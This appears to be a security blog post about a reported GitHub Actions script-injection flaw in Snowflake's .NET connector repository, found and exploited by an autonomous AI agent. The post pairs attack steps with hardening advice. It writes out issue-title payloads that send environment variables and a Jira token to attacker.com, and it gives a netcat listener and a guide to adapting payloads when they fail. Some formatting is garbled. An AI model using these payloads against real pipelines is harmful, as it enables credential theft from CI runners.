
Listen to this Post
Introduction:

The convergence of AI-assisted development and AI-powered security testing has created a new battleground in cybersecurity. On August 17, 2026, Wiz Research disclosed that its autonomous “Red Agent” had discovered and exploited a critical GitHub Actions script injection vulnerability in Snowflake’s public .NET connector repository—a flaw that had been introduced, merged, and overlooked by both GitHub Copilot Autofix and GitHub Advanced Security. The vulnerability went live on June 18 and was discovered just five days later, highlighting a disturbing reality: AI can introduce vulnerabilities that other AI systems fail to detect, while autonomous agents can now find and exploit them in hours.
Learning Objectives & Secrets:
- Objective 1 – Understand Script Injection in CI/CD Pipelines: Learn how unsanitized user input from GitHub issue titles can be interpolated directly into shell scripts within GitHub Actions, leading to arbitrary command execution on runner instances.
- Objective 2 Secret Tip – Bypass Conditional Gates: Many workflows use `if:` conditions that appear protective but are fundamentally flawed. In this case, `github.event.pull_request` is always `null` on `issues` events, rendering the condition always true and allowing any GitHub user to pass the security gate.
- Objective 3 Secret Tip – Autonomous Error Handling: When an initial exploit payload fails (e.g., due to a bash syntax error where a comment consumed the closing parenthesis), an autonomous agent can analyze the error, adjust the payload to properly close the shell block, and successfully exfiltrate credentials on the second attempt—all without human intervention.
You Should Know:
- The Injection Vector: How a Single Quote Broke the Pipeline
The vulnerable pattern was introduced in `jira_issue.yml` via commit `094038e` and merged as part of PR 1218 (“SNOW-2069227: Update jira workflows”). The change replaced a safe `env:` and `jq` sanitization pattern with direct interpolation of the GitHub issue title: ${{ github.event.issue.title }}. Because the workflow used `echo ‘…’` to embed the title, a single quote in the issue title could break out of the string and allow arbitrary command execution.
Step‑by‑Step Guide – How to Test for This Vulnerability:
- Identify the Target Workflow: Locate any GitHub Actions workflow that interpolates user-controlled input (e.g., issue title, PR comment) into a shell command without proper sanitization.
- Craft a Payload: Create a GitHub issue with a title containing a single quote followed by a command. For example: `’ ; curl -X POST https://attacker.com –data “$(env)” ; echo ‘`
3. Trigger the Workflow: Open the issue to trigger the `issues` event and execute the workflow. - Monitor for Callbacks: Set up a listener (e.g., a simple netcat or web server) to capture outgoing requests from the GitHub Actions runner.
- Analyze the Response: If the runner executes your command and sends data to your listener, the vulnerability is confirmed.
Linux Command to Set Up a Listener:
nc -lvnp 8080
Or use a simple Python HTTP server:
python3 -m http.server 8080
- Bypassing the “Security Gate” – The `if` Condition Trap
The workflow included an `if:` condition that checked github.event.pull_request.user.login != 'whitesource-for-github-com
'</code>. However, on `issues` events, `github.event.pull_request` is always <code>null</code>. The condition reduces to <code>(null != 'whitesource-for-github-com[bash]')</code>, which is always <code>true</code>. Thus, any GitHub user—authenticated or not—could pass this gate and trigger the vulnerable workflow.

Step‑by‑Step Guide – How to Audit CI/CD Conditional Gates:

<ol>
<li>Review All `if:` Conditions: Examine every conditional in your GitHub Actions workflows. Pay special attention to conditions that reference `github.event.pull_request` within workflows triggered by `issues` or `issue_comment` events.</li>
<li>Test with Null Values: Manually trigger the workflow with different event types to see if the condition behaves as expected. Use the GitHub API to simulate events.</li>
<li>Use Safe Patterns: Replace unsafe conditions with explicit checks, such as `github.event_name == 'pull_request'` before accessing <code>github.event.pull_request</code>.</li>
<li>Implement Allowlisting: Restrict workflow triggers to specific users or roles using `github.actor` and maintain an explicit allowlist.</li>
</ol>

<h2 style="color: yellow;">GitHub CLI Command to List Workflows:</h2>

[bash]
gh api repos/{owner}/{repo}/actions/workflows
- The Autonomous Exploit Chain – Red Agent in Action
Wiz’s Red Agent autonomously discovered the vulnerability, crafted an exploit, and exfiltrated sensitive data—all without human intervention. On the first attempt, the agent used a standard comment character (``) in the payload, which caused a bash syntax error because the comment consumed the closing parenthesis of TITLE=$(...). Instead of failing, Red Agent analyzed the error, adjusted the payload to use `; echo '` to properly close the shell block, and successfully executed the exfiltration on the second attempt. Within seconds, Wiz’s listener received a callback from a GitHub Actions runner (Azure IP 20.106.182.197) containing base64-encoded Jira credentials.
Step‑by‑Step Guide – Building Resilient Autonomous Exploit Payloads:
- Initial Payload: Start with a simple command injection, e.g., `' ; id ; echo '`
2. Error Analysis: If the payload fails, capture the error output and analyze it to understand why (e.g., unclosed quotes, missing semicolons). - Adaptive Payload: Modify the payload to close any open constructs. For example, if the original command is
echo 'TITLE=$(...)', use `'; echo '` to close the single quote and start a new command. - Exfiltration: Use
curl,wget, or DNS exfiltration to send data to an external listener. Encode sensitive data (e.g.,base64) to avoid truncation.
Example Adaptive Payload:
' ; curl -X POST https://attacker.com --data "$(echo $JIRA_TOKEN | base64)" ; echo '
4. AI-Assisted Development and the Blind Spot Problem
GitHub Copilot Autofix was listed as a co-author on the PR and checked the change as “all clear”. GitHub Advanced Security also scanned the final PR revision, including the vulnerable workflow, but did not flag the injection. This incident demonstrates a critical blind spot: AI coding tools can introduce vulnerabilities that AI security scanners fail to detect, creating a false sense of security.
Step‑by‑Step Guide – Hardening AI-Assisted CI/CD Pipelines:
- Mandatory Human Review: Require at least one human reviewer for all PRs that modify GitHub Actions workflows, regardless of AI tool approvals.
- Static Analysis with Multiple Tools: Use multiple SAST tools (e.g., Semgrep, CodeQL, Trivy) to catch injection patterns that one tool might miss.
- Input Sanitization: Always sanitize user-controlled input before interpolating into shell commands. Use `env:` mappings or `jq` to safely pass data.
- Least Privilege: Ensure GitHub Actions runners have minimal permissions. Use OIDC with AWS/Azure to avoid storing long-lived credentials.
- Runtime Monitoring: Implement runtime security monitoring (e.g., Falco, Wiz) to detect anomalous outbound connections from runners.
Semgrep Rule to Detect Shell Injection:
rules:
- id: github-actions-shell-injection
patterns:
- pattern: ${{ github.event.$ANY.title }}
message: "Potential shell injection from GitHub issue title"
languages: [bash]
severity: WARNING
5. Credential Exposure and Blast Radius Assessment
The exfiltrated token authenticated as `[email protected]` with read access to Snowflake’s engineering, security compliance, and bug bounty projects in Jira. Snowflake patched the vulnerability the same day and rotated the credential. Wiz confirmed via audit logs that they were the sole actor during the exposure window and that all accessed data was securely deleted.
Step‑by‑Step Guide – Responding to Credential Exposure:
- Immediate Rotation: Rotate the compromised credential immediately. Use a secrets manager (e.g., HashiCorp Vault, AWS Secrets Manager) to automate rotation.
- Audit Logs: Review audit logs to determine what data was accessed and by whom. Correlate with the timeline of the exploit.
- Blast Radius Analysis: Identify all systems and services that used the compromised credential. Assume all are potentially affected.
- Revoke and Reissue: Revoke all tokens and reissue new ones with reduced permissions.
- Incident Report: Document the incident, including the root cause, impact, and remediation steps.
Azure CLI Command to Revoke a Service Principal Credential:
az ad sp credential delete --id <service-principal-id> --key-id <key-id>
6. The Shrinking Window of Opportunity
Red Agent became generally available in July 2026 and already scans millions of assets monthly for 40 percent of Wiz customers. The time between a vulnerability going live and an autonomous agent finding it is shrinking to days—in this case, just five days. This trend suggests that organizations must adopt a “shift-left” security posture, integrating security earlier in the development lifecycle and using autonomous agents defensively.
Step‑by‑Step Guide – Implementing Defensive Autonomous Security:
- Deploy AI-Powered Security Agents: Use tools like Wiz Red Agent to continuously scan your infrastructure for vulnerabilities.
- Integrate with CI/CD: Run security scans as part of your CI/CD pipeline to catch vulnerabilities before they go live.
- Automated Remediation: Implement automated remediation workflows that can patch vulnerabilities or roll back changes when a critical flaw is detected.
- Continuous Monitoring: Use runtime security tools to detect and respond to active exploits in real-time.
- Threat Hunting: Proactively hunt for signs of compromise using AI-driven threat intelligence.
What Undercode Say:
- Key Takeaway 1: AI-assisted development tools are not a replacement for human review. GitHub Copilot and Advanced Security both failed to catch a critical injection that an autonomous agent exploited within seconds. Organizations must maintain human oversight and use multiple layers of security testing.
- Key Takeaway 2: Autonomous AI security agents are rapidly closing the gap between vulnerability introduction and discovery. Red Agent found this flaw in just five days, and it scans millions of assets monthly. This capability can be used defensively to catch vulnerabilities before malicious actors do, but it also raises the stakes: attackers will soon have similar tools.
Analysis: The Snowflake incident is a watershed moment for AI in cybersecurity. It demonstrates that AI can both introduce and exploit vulnerabilities, creating a new class of threats that traditional security tools are ill-equipped to handle. The fact that Copilot Autofix approved the change and Advanced Security missed the injection underscores the limitations of current AI security solutions. Meanwhile, Red Agent’s autonomous exploit chain—complete with error analysis and payload adaptation—shows that AI-driven attacks are no longer theoretical. Organizations must adopt a defense-in-depth strategy that includes human review, static analysis, runtime monitoring, and autonomous security agents. The window for manual response is shrinking; automated, AI-powered defense is no longer optional.
Prediction:
- +1 Autonomous AI security agents will become standard in enterprise security stacks within 18 months, driving a new market for AI-vs-AI defense systems.
- +1 The integration of AI coding assistants and AI security scanners will improve, but only after a series of high-profile incidents force vendors to address blind spots.
- -1 Attackers will develop their own autonomous agents, leading to a surge in AI-driven attacks that outpace traditional security teams.
- -1 The trust in AI-generated code will erode, slowing adoption of AI development tools until better guardrails are established.
- +1 Regulatory bodies will introduce new compliance requirements for AI-assisted development, mandating human review and multi-tool scanning for critical infrastructure.
- -1 Small and medium-sized businesses without the resources to deploy autonomous security agents will become prime targets for AI-driven attacks.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/efEr34gA - Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


